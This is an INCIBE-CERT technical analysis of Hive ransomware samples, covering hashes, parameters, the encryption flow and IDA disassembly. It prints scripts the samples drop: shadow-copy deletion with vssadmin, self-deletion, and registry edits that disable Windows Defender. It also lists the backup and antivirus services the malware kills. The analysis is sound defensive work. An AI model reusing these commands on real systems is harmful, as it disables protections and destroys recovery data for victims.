Study of the Hive analysis

GOBIERNO DE ESPAÑA
VICEPRESIDENCIA PRIMERA DEL GOBIERNO
MINISTERIO DE ASUNTOS ECONÓMICOS Y TRANSFORMACIÓN DIGITAL
SECRETARÍA DE ESTADO DE DIGITALIZACIÓN E INTELIGENCIA ARTIFICIAL
Plan de Recuperación, Transformación y Resiliencia
incibe_
INSTITUTO NACIONAL DE CIBERSEGURIDAD
017
incibe cert_

December 2021

INCIBE-CERT_STUDY_HIVE_ANALYSIS_2021_v1

This publication belongs to INCIBE (Spanish National Cybersecurity Institute) and is licensed under a Creative Commons Attribution-Non-commercial 3.0 Spain License. For this reason, it is permitted to copy, distribute and communicate this work publicly under the following conditions:

- Acknowledgement. The content of this report may be reproduced in part or in full by third parties, with the appropriate acknowledgement and making express reference to INCIBE or INCIBE-CERT and its website: https://www.incibe.es/. Under no circumstances shall said acknowledgement imply that INCIBE supports said third party or supports the use they make of this work.
- Non-commercial Use. The original material and the derived works may be distributed, copied and exhibited provided their use does not have a commercial purpose.

By reusing or distributing the work, the terms of the license of this work must be made clear. Some of these conditions may not apply if permission is obtained from INCIBE-CERT as owner of the authorship rights. Full text of the license: https://creativecommons.org/licenses/by-nc-sa/3.0/es/.

Index

INDEX OF IMAGES

INDEX OF TABLES

1. About this study

This study contains the results of the analysis carried out on different samples of different versions of the encryption software of the ransomware group referred to as “Hive”, obtained from public or semi-public sources. The aim of the study is to gather the information necessary to identify the characteristics of the malicious code of this family, as well as its behaviour.

The actions carried out for its elaboration include a static and dynamic analysis within a controlled environment, together with a comparison of results between the samples obtained. With regard to the methodology followed, for the static analysis in the first place, PEStudio and PEBear have been used, from where it has been possible to extract the programming language or packer used (depending on the case), as well as text strings with commands of the samples. The same packaging software, UPX, was used to unpack the samples. Following this, we proceeded to a more in-depth dynamic analysis, debugging the code step by step with IDA Pro in a virtualised environment, simulating Internet connectivity with a second Linux machine, running INetSim and configured as a router and DNS server, while monitoring the Windows system on which it is running, and while debugging and monitoring in parallel using Sysmon, Procmon and ProcessHacker, which allow the profile of all the interactions of the threat with the system.

2. Organisation of the document

This document comprises an 3.- Introduction part in which the type of threat that the Hive ransomware malicious code represents is presented, mentioning its main purpose and some of its characteristics

Next, the 4.- Technical report section contains the results of the dynamic and static analyses on the samples obtained, as well as the comparative observations. At the end of this section, relevant information about the group operating behind this malicious code is also added.

Finally, section 5.- References provides the references consulted throughout the analysis.

In addition, the document has two annexes: Appendix 1: Indicators of compromise (IOC) includes the indicator of commitment (IOC) and Appendix 2: Rules of detection comprises the Yara and Sigma rules for the detection on disk or in memory of unpacked samples of this family.

3. Introduction

The Hive ransomware malicious code poses a threat to all users, since it implements the functionality to encrypt information on an infected computer, making it impossible to recover the data easily. The group of individual operating behind this malicious code try to extort the recovery of said information by demanding a payment and threatening to publish some of the stolen information on their blog on the Tor network if they do not agree to the demanded payment.

The malicious code samples are packaged using the UPX software and implemented in the Golang programming language. Thanks to this analysis it has been possible to confirm that the group continues to develop the functionalities of the encryption software, which uses its own algorithm for its main task. It has also been possible to study and compare the behaviour of each of the identified versions, being differentiated into a total of three different versions.

4. Technical report

The information obtained during the analysis of the samples is detailed below.

4.1. General characteristics

Name of reference	Featured in VirusTotal	Sha256
Hive.exe	26-06-2021	e1a7ddbf735d5c1cb9097d7614840c00e5c4d5107fa687c0ab2a2ec8948ef84e
Hive2.exe	18-07-2021	612e5ffd09ca30ca9488d802594efb5d41c360f7a439df4ae09b14bce45575ec
Hive3.exe	25-06-2021	77a398c870ad4904d06d455c9249e7864ac92dda877e288e5718b3c8d9fc6618
Hive4.exe	22-07-2021	50ad0e6e9dc72d10579c20bb436f09eeaa7bfdbcb5747a2590af667823e85609
Hive5.exe	01-07-2021	88f7544a29a2ceb175a135d9fa221cbfd3e8c71f32dd6b09399717f85ea9afd1
Hive6.exe	14-07-2021	1e21c8e27a97de1796ca47a9613477cf7aec335a783469c5ca3a09d4f07db0ff
Hive7.exe	02-09-2021	321d0c4f1bbb44c53cd02186107a18b7a44c840a9a5f0a78bdac06868136b72c
Hive8.exe	02-08-2021	67ab2abe18b060275763e1d0c73d27c1e61b69097232ed9d048d41760a4533ef
Hive9.exe	08-11-2021	b1bfc90de9dcea999dedf285c3d3d7e1901847d84ec297224a0d82720d0ed501

Table 1. Summary of Hive ransomware samples obtained

The first Hive sample was uploaded to VirusTotal on 25 June 2021 (Hive.exe), being the oldest published sample of this ransomware family, which was released in the first half of the same month. With regard to the time references for each sample, it should be noted that none of them contain a value in the header field relating to the compilation date, so the date of publication on the VirusTotal platform has been used as the time reference.

The Hive ransomware samples are developed in the programming language known as “Golang” or “Go” and compiled for both 32-bit and 64-bit architectures. In addition, with the exception of the most recent public sample obtained (Hive9.exe), all versions are compressed using the UPX executable packer. Despite its recent release, the encryption software has been found to be under continuous development, as slight variations have been identified between the first published samples and the most recent ones. Among the different variations, it has been observed that the main functionality of the samples remains the same, with the main differences being in the details of the encryption behaviour, which can be configured through command-line parameters. An example of this is the possibility of overwriting the free space of the infected computer or ignoring files of a specified age.

While all published samples were compiled for Windows operating systems, no public samples for Linux encryption had been registered as of October 2021, but it had been

known since the previous month that the group had already implemented versions of its encryption software for Linux environments, according to a report published by Netskope.

4.2. Infection procedure

According to the information published to the present date about the group of operators, the main entry route is via phishing or spear phishing, although this may have varied in certain cases. Following the initial access, it is known that the group will use a remote-control tool, preferably Cobalt Strike, with ConnectWise as a second option, in the event of failing to execute a Cobalt Strike payload. Once persistence has been established through one of the aforementioned tools, and the attacker's desired lateral movements have been achieved, the same tools will be used to launch the Hive ransomware encryption software for execution.

4.3. Detailed analysis

As it has already been mentioned, samples are usually packaged with the open-source tool UPX. Although the ransomware samples themselves do not implement anti-analysis capabilities, their packaging through UPX has been carried out by applying a parameter that destroys some elements of the executable header, so that it is not possible to run it in its decompressed form. However, in order to enable the execution and, therefore, the dynamic analysis of the unpacked sample, this header has been manipulated, correcting the only "failure" caused by UPX that is relevant to enable its execution. It has been observed that other headers have been modified, but they do not affect neither the execution nor the rest of their behaviour, so their study has not been focused in this analysis.



Image 1. EP header arrangement for dynamic analysis

The first versions of the ransomware family dump two scripting files into the directory in which they are executed. The file “hive.bat” implements the simple task of trying to delete the executable every second so that, while it is running, it will not be possible, and once it is finished, it can successfully delete it from the infected computer. The other file, "shadow.bat", executes the command "vssadmin.exe delete shadows /all /quiet" to remove the shadow copies from the infected computer, and immediately deletes itself.

```
:Repeat
timeout 1 || sleep 1
del "C:\Users\Lucas\Desktop\hive_0.exe"
if exist "C:\Users\Lucas\Desktop\hive_0.exe" goto Repeat
del "hive.bat"
```

Image 2. Contents of the hive.bat file dumped to disk by the sample Hive3.exe

```
vssadmin.exe delete shadows /all /quiet
del shadow.bat
```

Image 3. Contents of the shadow.bat file dumped to disk by the sample Hive3.exe



Image 4. Process tree of the Hive3.exe samples in which hive.bat is shown running

In the most current samples, they have tried to avoid the dumps of these files, disregarding the functionality of deleting the executable and integrating the deletion of shadow copies, which the binary will carry out through direct calls to vssadmin.exe and the use of WMI. However, there is also an intermediate version (seen in August 2021), which still involves dumping a file temporarily, this time with a random name and concentrating all the activity immediately prior to encryption.

```
@echo off
sc stop "LanmanWorkstation"
sc stop "SamSs"
sc delete "LanmanWorkstation"
sc delete "SamSs"
rem XuhqvBFGijCNqFLPWRckuG54YjZEHCKV
rem reg add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v "Start" /t REG_DWORD /d "4" /f
rem 1BWiE
reg delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
rem CaAMz
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f
rem Gxhcn
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiVirus" /t REG_DWORD /d "1" /f
rem 9PvzC
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v "MpEnablePus" /t REG_DWORD /d "0" /f
rem xWrpT
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableBehaviorMonitoring" /t REG_DWORD /d "1" /f
rem xV5fC
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableIOAVProtection" /t REG_DWORD /d "1" /f
rem Q6EsP
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableOnAccessProtection" /t REG_DWORD /d "1" /f
rem sqY9D
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableRealtimeMonitoring" /t REG_DWORD /d "1" /f
rem 8i1UT
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableScanOnRealtimeEnable" /t REG_DWORD /d "1" /f
rem CmtAE
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Reporting" /v "DisableEnhancedNotifications" /t REG_DWORD /d "1" /f
rem E9TVK
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "DisableBlockAtFirstSeen" /t REG_DWORD /d "1" /f
rem bnPZi
```

Image 5. Disk dump script by Hive8.exe

Another difference between the first variants and the new versions detected from August 2021 is the process log, which is shown on a terminal for new variants, while the first variants do not display any log at all by default:



Image 6. Terminal log displayed by the latest versions of the ransomware

However, the main a priori difference between the different versions lies in the configuration parameters for the encryption process, through which the behaviour of the encryption process is specified, according to the implemented functionalities. Some of the parameters accepted in different variants, as well as their default values, are shown below in supposed chronological order, according to the Hive ransomware version:

```
PS C:\Users\Lucas\Desktop> .\hive5.exe -h
PS C:\Users\Lucas\Desktop> Usage of C:\Users\Lucas\Desktop\hive5.exe:
  -kill string
        Regexp to match names of processes to kill, case insensitive (default "mspub|msdesktop")
  -no-clean
        Skip clean disk space stage
  -skip string
        Regexp to match filenames to skip, case insensitive (default "\\.lnk")
  -stop string
        Regexp to match services to stop, case insensitive (default "bmr|sql|oracle|postgres|redis|vss|backup|sstp")
  -t int
        Number of encryptor threads (default 10)
```

Image 7. Help shown by the sample Hive3.exe

```
PS C:\Users\Lucas\Desktop> .\hive.exe -h
Usage: C:\Users\Lucas\Desktop\hive.exe [flags] [paths]
Whether paths are omitted it uses all hard drives, removable drives and remote shares.

  -kill string
        Regexp to match names of processes to kill, case insensitive (default "mspub|msdesktop")
  -no-clean
        Do not clean disk space
  -skip string
        Regexp to match filenames to skip, case insensitive (default "\\.lnk")
  -skip-before string
        Skip files before this date (default "15.11.2016")
  -stop string
        Stop services by case insensitive regexp of its names (default "bmr|sql|oracle|postgres|redis|vss|backup|sstp
```

Image 8. Help shown by the sample Hive6.exe

```
PS C:\Users\Lucas\Desktop> .\hive_mnkt.exe -h
Usage: C:\Users\Lucas\Desktop\hive_mnkt.exe [flags...] [explicit_paths...]
Whether explicit_paths are omitted it uses all hard drives, removable drives and remote shares.

  -grant
        Grant permissions to all files
  -kill string
        Kill processes by case insensetive regex of its names (default "agntsvc|sql|CNTAoSMgr|dbeng50|dbsnmp|encsvc|excel|firefoxconfig|infopath|mbamtray|msaccess|mspub|mydesktop|Ntrtscan|ocautoupds|ocomm|ocssd|onenote|oracle|outlook|PccNTMon|powerpnt|sqbcoreservice|steam|synctime|tbirdconfig|thebat|thunderbird|tmlisten|visio|word|xfssvccon|zoolz")
  -no-wipe
        Skip wipe free disk space stage
  -skip string
        Skip files by case insensetive regex of its names
  -stop string
        Stop services by case insensitive regex of its names (default "acronis|AcrSch2Svc|Antivirus|ARSM|AVP|backup|bedbg|CAARCUpdateSvc|CASAD2DWebSvc|ccEvtMgr|ccSetMgr|Culserver|dbeng8|dbsrv12|DCAgent|DefWatch|EhttpSrv|ekrn|Enterprise Client Service|EPSecurityService|EPUpdateService|EraserSvc11710|EsgShKernel|ESHASRV|FA_Scheduler|firebird|IISAdmin|IMAP4Svc|Intuit|KAVFS|KAVFSGT|kavfssvc|klnagent|macmnsvc|masvc|MBAMService|MBEndpointAgent|McAfee|McShield|McTaskManager|memtas|mepocs|mfefire |mfemms|mfevtp|MMS|MsDtsServer|MsDtsServer100|MsDtsServer110|msexchange|msmdsrv|MSOLAP|MVArmor|MVarmor64|NetMsmqActivator|ntrtscan|oracle|PDVFSService|POP3Svc|postgres|QBCFMonitorService|QBFCService|QBIDPService|redis|report|RESvc|RTVscan|sacsvr|SamSs|SAVAdminService|SavRoam|SAVService|SDRSVC|SepMasterService|ShMonitor|Smcinst|SmcService|SMIPSvc|SNAC|SntpService|sophos|sql|SstpSvc|stc_raw_agent|^svc|swi_|Symantec|TmCCSF|tmlisten|tomcat|TrueKey|UI0Detect|veeam|vmware|vss|W3Svc|wbengine|WebClient|wrapper|WRSVC|WSBExchange|YooIT|zhudongfangyu|Zoolz")
```

Image 9. Help shown by the sample Hive9.exe

Parameter	Description
-kill	List of processes to be terminated by the sample, processed as a regular expression. Different by default depending on the version.
-skip	List of file names to be ignored in the encryption process, also defined as a regular expression. By default, files with a ".lnk" extension.
-skip-before	Deadline after which files with an older creation date will not be encrypted. By default, 5 years prior to the current date at the time of execution.
-stop	List of services to be stopped by the sample, processed as a regular expression. Different by default depending on the version.
-t	Different number of threads to influence time or resources during the encryption process. By default, 10 threads.
-no-wipe / -no-clean (según versión)	Option to not overwrite free disk space, after file encryption completion. This action is enabled by default and will create files of the same size on the main volume until the disk is full to avoid the possible recovery of files.
-grant	Give permissions to all files

Table 2. Set of parameters accepted by the Hive ransomware variants

The help displayed in the terminal, as well as the different command-line configurable parameters, might be an indication that it is a human-operated ransomware service.

In all cases, there is a set of pre-initialisation instructions within the main function, which collects the configuration of the process, taking into account the parameter with which it has been launched for execution or applying the default parameters.

```
mov     [esp+7Ch+var_7C], ecx
lea     ecx, aKill      ; "kill"
mov     [esp+7Ch+var_78], ecx
lea     ecx, aMspubMsdesktop ; "mspub|msdesktop"
mov     [esp+7Ch+var_70], ecx
mov     [esp+7Ch+var_6C], 0Fh
lea     ecx, aRegexpToMatchN ; "Regexp to match names of processes to k"...
mov     [esp+7Ch+var_64], 3Ch ; '<'
call    flag___ptr_FlagSet__String
nop
mov     eax, [esp+7Ch+var_60]
mov     [esp+7Ch+var_3C], eax
mov     ecx, dword_61DE10
lea     ecx, aSkip      ; "skip"
mov     [esp+7Ch+var_78], ecx
mov     [esp+7Ch+var_74], 4
lea     ecx, aLnk       ; "\\.lnk"
mov     [esp+7Ch+var_70], ecx
mov     [esp+7Ch+var_6C], 5
lea     ecx, aRegexpToMatchF ; "Regexp to match filenames to skip, case"...
mov     [esp+7Ch+var_64], 33h ; '3'
call    flag___ptr_FlagSet__String
nop
```

Image 10. Processing of the parameters accepted by command

After this pre-initialisation, the encryptor.NewApp() function is called, which actually starts the configuration and prepares the process to proceed with the encryption. Inside this function, a random key is generated, which will be used to encrypt the information of the infected computer.

Image 11. Process configuration initialisation function

If we look at Illustration 11, in addition to finding the call to the function responsible for generating the random key, we can see how the content of the ransom note itself is loaded into memory, in which a user and password for its extortion negotiation portal are provided. This is indicative of the fact that each construction of each sample has a priori access information associated with it.

Once the configuration has been initiated, the bulk of the process starts its activity by calling App.Run(), which in turn first calls the App.ExportKey() function, and which will be the function in charge of encrypting the random key generated.

```
mov     qword ptr [rsp+110h+var_38], rax
lea     rcx, off_5AB0B0 ; "Exporting the key"
mov     qword ptr [rsp+110h+var_38+8], rcx
lea     rcx, [rsp+110h+var_38]
mov     [rsp+110h+var_110], rcx
mov     [rsp+110h+var_108], 1
mov     [rsp+110h+var_100], 1
call    log_Println
call    google_com_config_pubkeys_RSAPublicKeys
mov     rax, [rsp+110h+arg_0]
mov     rcx, [rax]
mov     rdx, [rax+8]
mov     rbx, [rax+10h]
mov     rsi, [rsp+110h+var_110]
mov     rdi, [rsp+110h+var_108]
mov     r8, [rsp+110h+var_100]
mov     [rsp+110h+var_110], rcx
mov     [rsp+110h+var_108], rdx
mov     [rsp+110h+var_100], rbx
mov     qword ptr [rsp+110h+var_F8], rsi
mov     qword ptr [rsp+110h+var_F8+8], rdi
mov     [rsp+110h+var_E8], r8
call    google_com_keys_PrimaryKey_Export
mov     rax, [rsp+110h+var_E0]
```

Image 12. Fragment of the instructions for the encryption of the key generated

The generated key is encrypted using the RSA-OAEP encryption with a public key embedded in the code. This encrypted key is then stored in a file on the root of the main volume (usually C:\) of the infected system, receiving as file name the md5 hash of said encrypted key, converted to base64 using a specific alphabet ([A-Z][a-z][0-9]_-), concatenated with the extensions .key + .[encryption extension].



Image 13. Fragment of the instructions for dumping the encrypted key to disk

Finally, the consequent calls will carry out the activity described at the beginning of the analysis, whose content will vary depending on the version. In the case of the sample analysed in depth (Hive4.exe), for example, the App.RemoveItself() and App.RemoveShadowcopies() functions will be in charge of dumping to disk and executing the .bat files, which will be in charge of both deleting the shadow copies and deleting the ransomware sample itself once its execution is finished.



Image 14. Set of calls for the main activity of the ransomware

The call to the App.EncryptFiles() function is not where the information is actually encrypted. Instead, the calls to the corresponding threads will be made within this function, providing as a parameter the address of the App.encryptFilesGroup() function, which will execute the different threads in parallel to encrypt the infected computer by blocks of files (10 threads being the default number for those variants that allow this value to be specified).



Image 15. Creation of threads for encryption

Within this function another function will be called, App.EncryptFile(), within which, the file to be encrypted will be first renamed, and then the function that is actually responsible for encrypting its contents will be called.

Image 16. Calls to renaming and encryption functions

As shown in Image 16, the final encryption function is called PrimaryKey.EvaluateSpottedFile() and implements a relatively large self-developed encryption algorithm using the previously generated 10MB key.

Finally, it is important to note that the ransomware samples themselves do not make any contact with a command-and-control server, as they are the final link in a compromise and subsequent ransomware attack.

4.4. Updates in the most recent samples

The most recent sample known from this group is the following:

Sample analysed		
Name of reference	**Date of publication**	**Hash sha256**
Hive9.exe	08-11-2021	b1bfc90de9dcea999dedf285c3d3d7e1901847d84ec297224a0d82720d0ed501

Table 3. Set of parameters accepted by the Hive ransomware variants

A more in-depth analysis of this sample has been carried out in order to deepen the analysis and document the differences and developments with respect to previously analysed samples.

This sample is one of the most recent samples published, so it could be the most updated version at the time of publication on 8 November 2021. However, as all the samples found, it does not contain a compilation date in the executable file header that allows to draw more concrete conclusions.

A priori, one of the most notable changes lies in the fact that this variant is not packaged with UPX. The previous samples, packaged with UPX, were not executable after decompression, unless a modification was applied to the executable file headers. Given that this sample was uploaded to public sources in an unpacked state, and with the headers apparently intact and functional, it is likely that the attackers have stopped using UPX to package the binaries. The immediate effect of this is that when infecting a computer with a packed binary, its size will be significantly smaller. The size of the packaged Hive ransomware samples ranges between 700 and 900KB, while uncompressed samples (such as the one analysed in this report) range in size from 2,5 to 3,5MB. On the one hand, this means that more effective threat detection signatures can be generated, but on the other hand, due to the size of the binaries developed in Golang, it is likely that in some environments the anti-virus solution will ignore such large file sizes to avoid generating performance problems on the computers, thus not being able to detect this sample.

In addition, to make the analysis of this new variant more difficult, all text strings embedded in the binary have been encrypted. In spite of this, the behaviour and the code that implements most of the activity of the sample has not changed.

One of the first observable variations is that while most of the previous samples used the ". hive" extension for the encrypted files, this sample uses the ".cggbt" extension.

Moreover, as in previous versions of the ransomware family, this threat can receive lists of services or processes by parameter, which the ransomware will stop before encrypting in order to ensure that it has access to all files and that no file will be recoverable.

It expects these lists of processes or services as a single text string that implements a single regular expression, i.e. in the specified set of services, for example, the different values must be separated by the use of the "|" character, following the usual syntax for regular expressions.

Likewise, the files to be ignored by the ransomware during the encryption process are also specified by a single regular expression in which the different elements can be separated using the "|" character.

```
PS C:\Users\User\Desktop > .\hive.exe -h
Usage: C:\Users\User\Desktop\hive.exe [flags...] [explicit_paths...]
Whether explicit_paths are omitted it uses all hard drives, removable drives and remote shares.

  -grant
        Grant permissions to all files
  -kill string
        Kill processes by case insensetive regex of its names (default "agntsvc|sql|CNTAoSMgr|dbeng50|dbsnmp|encsvc|excel|firefoxconfig
|infopath|mbamtray|msaccess|mspub|mydesktop|Ntrtscan|ocautoupds|ocomm|ocssd|onenote|oracle|outlook|PccNTMon|powerpnt|sqbcoreservice|ste
am|synctime|tbirdconfig|thebat|thunderbird|tmlisten|visio|word|xfssvccon|zoolz")
  -no-wipe
        Skip wipe free disk space stage
  -skip string
        Skip files by case insensetive regex of its names
  -stop string
        Stop services by case insensitive regex of its names (default "acronis|AcrSch2Svc|Antivirus|ARSM|AVP|backup|bedbg|CAARCUpdateSv
c|CASAD2DWebSvc|ccEvtMgr|ccSetMgr|Culserver|dbeng8|dbsrv12|DCAgent|DefWatch|EhttpSrv|ekrn|Enterprise Client Service|EPSecurityService|E
PUpdateService|EraserSvc11710|EsgShKernel|ESHASRV|FA_Scheduler|firebird|IISAdmin|IMAP4Svc|Intuit|KAVFS|KAVFSGT|kavfsslp|klnagent|macmns
vc|masvc|MBAMService|MBEndpointAgent|McAfee|McShield|McTaskManager|memtas|mepocs|mfefire |mfemms|mfevtp|MMS|MsDtsServer|MsDtsServer100|
MsDtsServer110|msexchange|msmdsrv|MSOLAP|MVArmor|MVarmor64|NetMsmqActivator|ntrtscan|oracle|PDVFSService|POP3Svc|postgres|QBCFMonitorSe
rvice|QBFCService|QBIDPService|redis|report|RESvc|RTVscan|sacsvr|SamSs|SAVAdminService|SavRoam|SAVService|SDRSVC|SepMasterService|ShMon
itor|Smcinst|SmcService|SMTPSvc|SNAC|SntpService|sophos|sql|SstpSvc|stc_raw_agent|^svc|swi_|Symantec|TmCCSF|tmlisten|tomcat|TrueKey|UI0
Detect|veeam|vmware|vss|W3Svc|wbengine|WebClient|wrapper|WRSVC|WSBExchange|YooIT|zhudongfangyu|Zoolz")
```

Image 17. List of options supported by the Hive ransomware sample

T4 shows the summary of the parameters supported by the analysed sample:

Parameter	Description
-kill	List of processes to be terminated by the sample, processed as a regular expression.
-skip	List of file names to be ignored in the encryption process, also defined as a regular expression.
-stop	List of services to be stopped by the sample, processed as a regular expression.
-no-wipe	Option to not overwrite free disk space, after file encryption completion. This action is enabled by default and will create files of the same size on the main volume until the disk is full to avoid the possible recovery of files.
-grant	Give permissions to all files

Table 4. Parameters supported by the analysed sample

It is worth noting that in this sample, the possibility of avoiding the encryption of files created before a date, which was available in the oldest samples using the "-skip-before [date]" switch, has been removed. The "-t [int]" switch to control the number of threads in charge of file encryption has also been removed. During the execution of this sample, a total of 10 threads will be instantiated to carry out the encryption of the information on the infected computer. For the rest of the tasks, 5 more threads will be instantiated. On the other hand, the "-grant" switch has been added, which tries to modify the permissions of files locked by ACL to enable their encryption.

